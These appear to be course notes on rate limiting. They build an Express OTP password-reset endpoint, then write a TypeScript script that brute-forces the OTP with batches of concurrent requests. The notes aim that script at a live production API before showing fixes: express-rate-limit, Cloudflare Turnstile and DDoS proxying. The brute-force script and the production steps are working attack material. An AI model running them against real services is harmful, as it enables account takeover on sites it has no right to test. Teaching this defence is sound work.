



Why rate limiting

1. **Preventing Overload:** Rate limiting controls how often a user or system can make requests to a service. This helps prevent overuse of resources, ensuring that the system remains available and responsive for all users. For example, rate limiting can stop a single user from making thousands of login attempts in a minute, which could otherwise degrade service for others.
2. **Mitigating Abuse:** Without rate limiting, an application could be more susceptible to abuse such as brute force attacks on passwords or spamming behavior. By limiting how often someone can perform an action, it reduces the feasibility of such attacks.
3. **Managing Traffic:** In high-traffic scenarios, like ticket sales for a popular event, rate limiting can help manage the load on a server, preventing crashes and ensuring a fairer distribution of service like bandwidth or access to the purchasing system.
4. **DDoS Protection:** A DDoS attack involves overwhelming a site with a flood of traffic from multiple sources, which can make the website unavailable. DDoS protection mechanisms detect unusual traffic flows and can filter out malicious traffic, helping to keep the service operational despite the attack.


Common place to add rate limits

Ref - <https://thehackernews.com/2016/03/hack-facebook-account.html>

When you allow a user to **reset their password** using an OTP from their email, the following endpoint should be rate limited heavily



Implement a simple reset pass endpoint



1. Init a typescript project

```
npm init -y Copy  
npx tsc --init
```

1. Update tsconfig

```
"rootDir": "./src", Copy  
"outDir": "./dist"
```

1. Add deps

```
npm i express @types/express Copy
```

1. Add the code

[Copy](#)

```
import express from 'express';

const app = express();
const PORT = 3000;

app.use(express.json());

// Store OTPs in a simple in-memory object
const otpStore: Record<string, string> = {};

// Endpoint to generate and log OTP
app.post('/generate-otp', (req, res) => {
  const email = req.body.email;
  if (!email) {
    return res.status(400).json({ message: "Email is required" });
  }
  const otp = Math.floor(100000 + Math.random() * 900000).toString(); // otpStore[email] = otp;

  console.log(`OTP for ${email}: ${otp}`); // Log the OTP to the console
  res.status(200).json({ message: "OTP generated and logged" });
});

// Endpoint to reset password
app.post('/reset-password', (req, res) => {
  const { email, otp, newPassword } = req.body;
  if (!email || !otp || !newPassword) {
    return res.status(400).json({ message: "Email, OTP, and new password" });
  }
  if (otpStore[email] === otp) {
    console.log(`Password for ${email} has been reset to: ${newPassword}`);
    delete otpStore[email]; // Clear the OTP after use
    res.status(200).json({ message: "Password has been reset successfully" });
  } else {
    res.status(401).json({ message: "Invalid OTP" });
  }
});

app.listen(PORT, () => {
  console.log(`Server running on http://localhost:${PORT}`);
});
```

Hitting it via postman

Try hitting it with various OTPs one by one. Notice the server doesn't rate limit you

The screenshot shows a Postman collection interface. A specific POST request is selected to `http://localhost:3000/reset-password`. The request body is set to `raw JSON` and contains the following data:

```
1 {"email": "harkirat@gmail.com",  
2 "otp": "182414",  
3 "newPassword": "123123123"}  
4  
5
```

The response details show a status of `401 Unauthorized`, time `3 ms`, size `270 B`, and a message `"message": "Invalid OTP"`.

Exploiting the endpoint

Export Node.js code from Postman to hit the endpoint

The screenshot shows a Postman collection and a code snippet editor side-by-side.

Postman Collection:

- Request:** POST <http://localhost:3000/reset-password>
- Body:** JSON (Pretty)


```
{
  "email": "harkirat@gmail.com",
  "otp": "182414",
  "newPassword": "123123123"
}
```
- Response:** 401 Unauthorized (3 ms, 270 B)


```
{
  "message": "Invalid OTP"
}
```

Code Snippet Editor:

```

1 const axios = require('axios');
2 let data = JSON.stringify({
3   "email": "harkirat@gmail.com",
4   "otp": "182414",
5   "newPassword": "123123123"
6 });
7
8 let config = {
9   method: 'post',
10  maxBodyLength: Infinity,
11  url: 'http://localhost:3000/
12    reset-password',
13  headers: {
14    'sec-ch-ua': '"Google Chrome"; v="123", "Not:A-Brand";v="8",
15    "Chromium";v="123"',
16    'Next-Router-State-Tree':
17      '%5B%22%2C%7B%22children%22%3A%
18      5B%22admin%22%2C%7B%22children%22%
19      3A%5B%22__PAGE__%22%2C%7B%7D%5D%7D
      %5D%7D%2Cnull%2Cnull%2Ctrue%5D',
20    'sec-ch-ua-mobile': '?0',
21    'User-Agent': 'Mozilla/5.0
      (Macintosh; Intel Mac OS X
      10_15_7) AppleWebKit/537.36
      (KHTML, like Gecko) Chrome/123.0.
      0.0 Safari/537.36',
22    'Accept': 'text/x-component',
23    'Referer': 'http://localhost:3000/
      admin',
24    'Next-Action': ''
25  }
26}
27
28 axios(config)
29 .then(function (response) {
30   // handle success
31   console.log(response);
32 })
33 .catch(function (error) {
34   // handle error
35   console.log(error);
36 })
```

1. Create a new folder (exploit-service)

2. Initialize simple ts project in it

```
Copy
npm init -y
npx tsc --init
```

1. Install dependencies

```
Copy
npm install axios
```

1. Add brute force logic to hit the server

```
import axios from "axios";

async function sendRequest(otp: number) {
  let data = JSON.stringify({
    "email": "harkirat@gmail.com",
    "otp": otp,
    "newPassword": "123123123"
```


Copy

```
});  
  
let config = {  
    method: 'post',  
    maxBodyLength: Infinity,  
    url: 'http://localhost:3000/reset-password',  
    headers: {  
        'sec-ch-ua': '"Google Chrome";v="123", "Not:A-Brand";v="8", "Chrom  
'Next-Router-State-Tree': '%5B%22%22%2C%7B%22children%22%3A%5B%22a  
'sec-ch-ua-mobile': '?0',  
'User-Agent': 'Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) App  
'Accept': 'text/x-component',  
'Referer': 'http://localhost:3000/admin',  
'Next-Action': 'a221b071140e55563e91a3226c508cb229c121f6',  
'sec-ch-ua-platform': '"macOS"',  
'Content-Type': 'application/json'  
    },  
    data: data  
};  
  
try {  
    await axios.request(config)  
    console.log("done for " + otp);  
} catch(e) {  
  
}  
}  
  
async function main() {  
    for (let i = 0; i < 1000000; i+=100) {  
        const promises = [];  
        console.log("here for " + i);  
        for (let j = 0; j < 100; j++) {  
            promises.push(sendRequest(i + j))  
        }  
        await Promise.all(promises);  
    }  
}  
  
main()
```

Exploiting one in production

Try resetting password on <https://harkirat.classx.co.in>

1. Go to the website
2. Put in a random users email
3. Send OTP
4. Try putting a random OTP



Exploiting it

- Copy over the request from the network tab as `curl`
- Paste it in Postman

History New Import < POST https POST https POST https POST https POST http:// POST http:// POST https OPT https:// OPT https:// POST https GET https:// > ...

HTTP https://harkiratapi.classx.co.in/get/otpverify?useremail=harkirat.iitr%40gmail.com&otp=123123 Save </>

GET https://harkiratapi.classx.co.in/get/otpverify?useremail=harkirat.iitr%40gmail.com&otp=123123 Send

Params Authorization Headers (22) Body Pre-request Script Tests Settings Cookies

Query Params

Key	Value	Bulk Edit
<input checked="" type="checkbox"/> useremail	harkirat.iitr%40gmail.com	
<input checked="" type="checkbox"/> otp	123123	
Key	Value	

Body Cookies Headers (9) Test Results Status: 203 Non-Authoritative Information Time: 257 ms Size: 508 B Save Response

Pretty Raw Preview Visualize JSON

```

1
2   "status": 203,
3   "message": "OTP is invalid",
4   "data": ""
5

```

- Send a request via postman
- Export the request

Import < POST https POST https POST https POST https POST http:// POST http:// POST https OPT https:// OPT https:// POST https GET https:// > ...

HTTP https://harkiratapi.classx.co.in/get/otpverify?useremail=harkirat.iitr%40gmail.com&otp=123123 Save </>

GET https://harkiratapi.classx.co.in/get/otpverify?useremail=harkirat.iitr%40gmail.com&otp=123123 Send

Params Auth Headers (22) Body Pre-req. Tests Settings ...

Query Params

Key	Value	Bulk Edit
<input checked="" type="checkbox"/> useremail	harkirat.iitr%40gmail.com	
<input checked="" type="checkbox"/> otp	123123	
Key	Value	

Body 203 Non-Authoritative Information 257 ms 508 B Save Response

Pretty Raw Preview Visualize JSON

```

1
2   "status": 203,
3   "message": "OTP is invalid",
4   "data": ""
5

```

Code snippet NodeJs - Axios

```

1 const axios = require('axios');
2
3 let config = {
4   method: 'get',
5   maxBodyLength: Infinity,
6   url: 'https://harkiratapi.classx.co.in/get/otpverify?useremail=harkirat.iitr%40gmail.com&otp=123123',
7   headers: {
8     'accept': '*/*',
9     'accept-language': 'en-GB,en-US;q=0.9,en;q=0.8',
10    'auth-key': 'appxapi',
11    'client-service': 'Appx',
12    'device-type': '',
13    'origin': 'https://harkirat.classx.co.in',
14    'priority': 'u=1, i',
15    'referer': 'https://harkirat.classx.co.in/',
16    'sec-ch-ua': '"Chromium";v="124", "Google Chrome";v="124", "Not-A-Brand";v="99"',
17    'sec-ch-ua-mobile': '?0',
18    'sec-ch-ua-platform': '"macOS"',
19    'sec-fetch-dest': 'empty',
20    'sec-fetch-mode': 'cors',
21    'sec-fetch-site': 'same-site',
22    'source': 'website',
23    'user-agent': 'Mozilla/5.0 (Macintosh; Intel Mac OS X

```

- Update the script to brute force on this endpoint

```

import axios from "axios";
async function sendRequest(otp: number) {
  let config = {
    method: 'get',

```

```

maxBodyLength: Infinity,
url: 'https://harkiratapi.classx.co.in/get/otpverify?useremail=harki
headers: {
  'accept': '*/*',
  'accept-language': 'en-GB,en-US;q=0.9,en;q=0.8',
  'auth-key': 'appxapi',
  'client-service': 'Appx',
  'device-type': '',
  'origin': 'https://harkirat.classx.co.in',
  'priority': 'u=1, i',
  'referer': 'https://harkirat.classx.co.in/',
  'sec-ch-ua': '"Chromium";v="124", "Google Chrome";v="124", "Not-A.
  'sec-ch-ua-mobile': '?0',
  'sec-ch-ua-platform': '"macOS"',
  'sec-fetch-dest': 'empty',
  'sec-fetch-mode': 'cors',
  'sec-fetch-site': 'same-site',
  'source': 'website',
  'user-agent': 'Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) App
}
};

try {
  await axios.request(config);
} catch (error) {
  console.error(error);
}
}

async function main() {
  for (let i = 0; i < 1000000; i+=100) {
    const promises = [];
    console.log("here for " + i);
    for (let j = 0; j < 100; j++) {
      promises.push(sendRequest(i + j))
    }
    await Promise.all(promises);
  }
}

main()

```

You'll get **rate limitted**

The screenshot shows the Postman interface with a failed API request. The request method is GET, and the URL is <https://harkiratapi.classx.co.in/get/otpverify?useremail=harkirat.iitr%40gmail.com&otp=123123>. The status code is 400 Bad Request, with a message "Try after 60 seconds".

Params (selected) • Auth Headers (22) Body Pre-req. Tests Settings ...

Query Params

	Key	Value	Bulk Edit
<input checked="" type="checkbox"/>	useremail	harkirat.iitr%40gmail.com	
<input checked="" type="checkbox"/>	otp	123123	
	Key	Value	

Body ▾

400 Bad Request 523 ms 496 B Save Response ▾

Pretty Raw Preview Visualize JSON ▾

```
1 {  
2   "status": 400,  
3   "message": "Try after 60 seconds",  
4   "data": ""  
5 }
```

Saving the endpoint

Ref <https://www.npmjs.com/package/express-rate-limit>

[Readme](#)[Code](#)

Beta

[0 Dependencies](#)

905 D

express-rate-limit



[build](#) passing [npm](#) v7.2.0 [downloads](#) 5M/month [license](#) MIT

Basic rate-limiting middleware for [Express](#). Use to limit repeated requests to public APIs and/or endpoints such as password reset. Plays nice with [express-slow-down](#) and [ratelimit-header-parser](#).

Usage



The [full documentation](#) is available on-line.

```
import { rateLimit } from 'express-rate-limit'

const limiter = rateLimit({
    windowMs: 15 * 60 * 1000, // 15 minutes
    limit: 100, // Limit each IP to 100 requests per `window` (here, per 15 minutes)
    standardHeaders: 'draft-7', // draft-6: `RateLimit-*` headers; draft-7: `X-RateLimit-*` headers
    legacyHeaders: false, // Disable the `X-RateLimit-*` headers.
    // store: ... , // Redis, Memcached, etc. See below.
})

// Apply the rate limiting middleware to all requests.
app.use(limiter)
```

Update the code

1. Add dependency

```
npm i express-rate-limit
```

2. Update code

```
import express from 'express';
import rateLimit from 'express-rate-limit';

const app = express();
const PORT = 3000;

app.use(express.json());

// Rate limiter configuration
const otpLimiter = rateLimit({
    windowMs: 5 * 60 * 1000, // 5 minutes
    max: 3, // Limit each IP to 3 OTP requests per windowMs
    message: 'Too many requests, please try again after 5 minutes',
    standardHeaders: true, // Return rate limit info in the `RateLimit-*` headers
})
```

[Copy](#)

```
    legacyHeaders: false, // Disable the `X-RateLimit-*` headers
  });

const passwordResetLimiter = rateLimit({
  windowMs: 15 * 60 * 1000, // 15 minutes
  max: 5, // Limit each IP to 5 password reset requests per windowMs
  message: 'Too many password reset attempts, please try again after 1',
  standardHeaders: true,
  legacyHeaders: false,
});

// Store OTPs in a simple in-memory object
const otpStore: Record<string, string> = {};

// Endpoint to generate and log OTP with rate limiting
app.post('/generate-otp', otpLimiter, (req, res) => {
  console.log(req.body);
  const email = req.body.email;
  if (!email) {
    return res.status(400).json({ message: "Email is required" });
  }
  const otp = Math.floor(100000 + Math.random() * 900000).toString();
  otpStore[email] = otp;

  console.log(`OTP for ${email}: ${otp}`); // Log the OTP to the console
  res.status(200).json({ message: "OTP generated and logged" });
});

// Endpoint to reset password with rate limiting
app.post('/reset-password', passwordResetLimiter, (req, res) => {
  const { email, otp, newPassword } = req.body;

  if (!email || !otp || !newPassword) {
    return res.status(400).json({ message: "Email, OTP, and new password are required" });
  }
  if (Number(otpStore[email]) === Number(otp)) {
    console.log(`Password for ${email} has been reset to: ${newPassword}`);
    delete otpStore[email]; // Clear the OTP after use
    res.status(200).json({ message: "Password has been reset successfully" });
  } else {
    res.status(401).json({ message: "Invalid OTP" });
  }
});

app.listen(PORT, () => {
```

```
        console.log(`Server running on http://localhost:${PORT}`);
    });
}
```


The screenshot shows a Postman interface with the following details:

- Method: POST
- URL: <http://localhost:3000/reset-password>
- Params tab is selected.
- Query Params table:

	Key	Value
	Key	Value
- Body tab is selected.
- Headers tab: (17)
- Tests tab.
- Status: 429 Too Many Requests
- Time: 5 ms
- Pretty, Raw, Preview, Visualize, HTML buttons.

Problem?

Your server is still vulnerable to DDoS



Though DDoS is rarely used for password reset, it is usually used to choke a server


Why do attackers to DDoS -

1. To charge ransom because the service remains down until DDoS is lifted
2. On sneaker drop events/NFT mints where the faster the request reaches the server the better

How can you save your reset password endpoint?

1. You can implement logic that only 3 resets are allowed per email sent out
2. You can implement **captcha** logic

Captchas



Captchas are a great solution to making sure the request was sent by a human and not by a machine

There are various freely available captchas, Cloudflare Turnstile is one of them



Quick search



Kiratechnologies@...

Websites

Discover

Domain Registration

Analytics & Logs

Security Center

Trace Beta

Turnstile

Zero Trust

Area 1

Workers & Pages

Workers for Platforms

AI

R2

Turnstile

Turnstile Sites

Embed a smart CAPTCHA alternative into any website without sending traffic through Cloudflare.

[Turnstile documentation](#)

Get started

Add a site to get started with Turnstile. [Migrate from a CAPTCHA Service](#)

[Add site](#)

API

Account

e21220f

Click to co

[Get your](#)[API Docs](#)

Docun

[Migrat](#)[Turnstile](#)

Stay ir

[Discord](#)[Commun](#)

Contact

[Contact support](#)

What we do

[Plans](#)

Resources

[Documentation](#)

Support

[Knowledgebase](#)

Adding captchas via cloudflare

- Add a new site to turnstile
- Keep your site key and site secret safe
- Create a react project
- Add <https://github.com/marsidev/react-turnstile>
- Update [App.tsx](#)

```
import { Turnstile } from '@marsidev/react-turnstile'      Copy

import './App.css'
import axios from 'axios'
import { useState } from 'react'

function App() {
  const [token, setToken] = useState<string>("")
```

```

return (
  <>
    <input placeholder='OTP'></input>
    <input placeholder='New password'></input>

    <Turnstile onSuccess={(token) => {
      setToken(token)
    }} siteKey='0x4AAAAAAAXtEe2JIeAEUcjX' />

    <button onClick={() => {
      axios.post("http://localhost:3000/reset-password", {
        email: "harkirat@gmail.com",
        otp: "123456",
        token: token,
      })
    }}>Update password</button>
  </>
)
}

export default App

```

- Update the backend code

```

import express from 'express';
import cors from "cors";

const SECRET_KEY = "your_site_secret";

const app = express();
const PORT = 3000;

app.use(express.json());
app.use(cors());

// Store OTPs in a simple in-memory object
const otpStore: Record<string, string> = {};

// Endpoint to generate and log OTP
app.post('/generate-otp', (req, res) => {
  console.log(req.body)
  const email = req.body.email;
  if (!email) {
    return res.status(400).json({ message: "Email is required" });
  }
})

```

Copy

```
}

const otp = Math.floor(100000 + Math.random() * 900000).toString(); // 
otpStore[email] = otp;

console.log(`OTP for ${email}: ${otp}`); // Log the OTP to the console
res.status(200).json({ message: "OTP generated and logged" });
});

// Endpoint to reset password
app.post('/reset-password', async (req, res) => {
  const { email, otp, newPassword, token } = req.body;
  console.log(token);

  let formData = new FormData();
  formData.append('secret', SECRET_KEY);
  formData.append('response', token);

  const url = 'https://challenges.cloudflare.com/turnstile/v0/siteverify';
  const result = await fetch(url, {
    body: formData,
    method: 'POST',
  });
  const challengeSucceeded = (await result.json()).success;

  if (!challengeSucceeded) {
    return res.status(403).json({ message: "Invalid reCAPTCHA token" });
  }

  if (!email || !otp || !newPassword) {
    return res.status(400).json({ message: "Email, OTP, and new password" });
  }
  if (Number(otpStore[email]) === Number(otp)) {
    console.log(`Password for ${email} has been reset to: ${newPassword}`);
    delete otpStore[email]; // Clear the OTP after use
    res.status(200).json({ message: "Password has been reset successfull" });
  } else {
    res.status(401).json({ message: "Invalid OTP" });
  }
});

app.listen(PORT, () => {
  console.log(`Server running on http://localhost:${PORT}`);
});
```

DDoS protection in prod



Checking your browser before accessing **obscenegaming.net**.

This process is automatic. Your browser will redirect to your requested content shortly.

Please allow up to 5 seconds...

DDoS protection by [Cloudflare](#)

Ray ID: 5e6151ab79b0d629

1. Move your domain to cloudflare
2. Proxy all records via cloudflare

Search DNS Records

Add filter Search Add record

Type ▲	Name	Content	Proxy status	TTL	Actions
A	prod	18.209.201.135	Proxied	Auto	Edit ►
CNAME	_domainconnect	connect.domains.google.com	Proxied	Auto	Edit ►

Cloudflare Nameservers
To use Cloudflare, ensure your authoritative DNS servers, or nameservers have been changed. These are your assigned Cloudflare nameservers.

 This is usually more than good enough, but if you'd like to dive further, you can add IP based rate limits, override DDoS in the security section of cloudflare
AWS/GCP also provide you with the same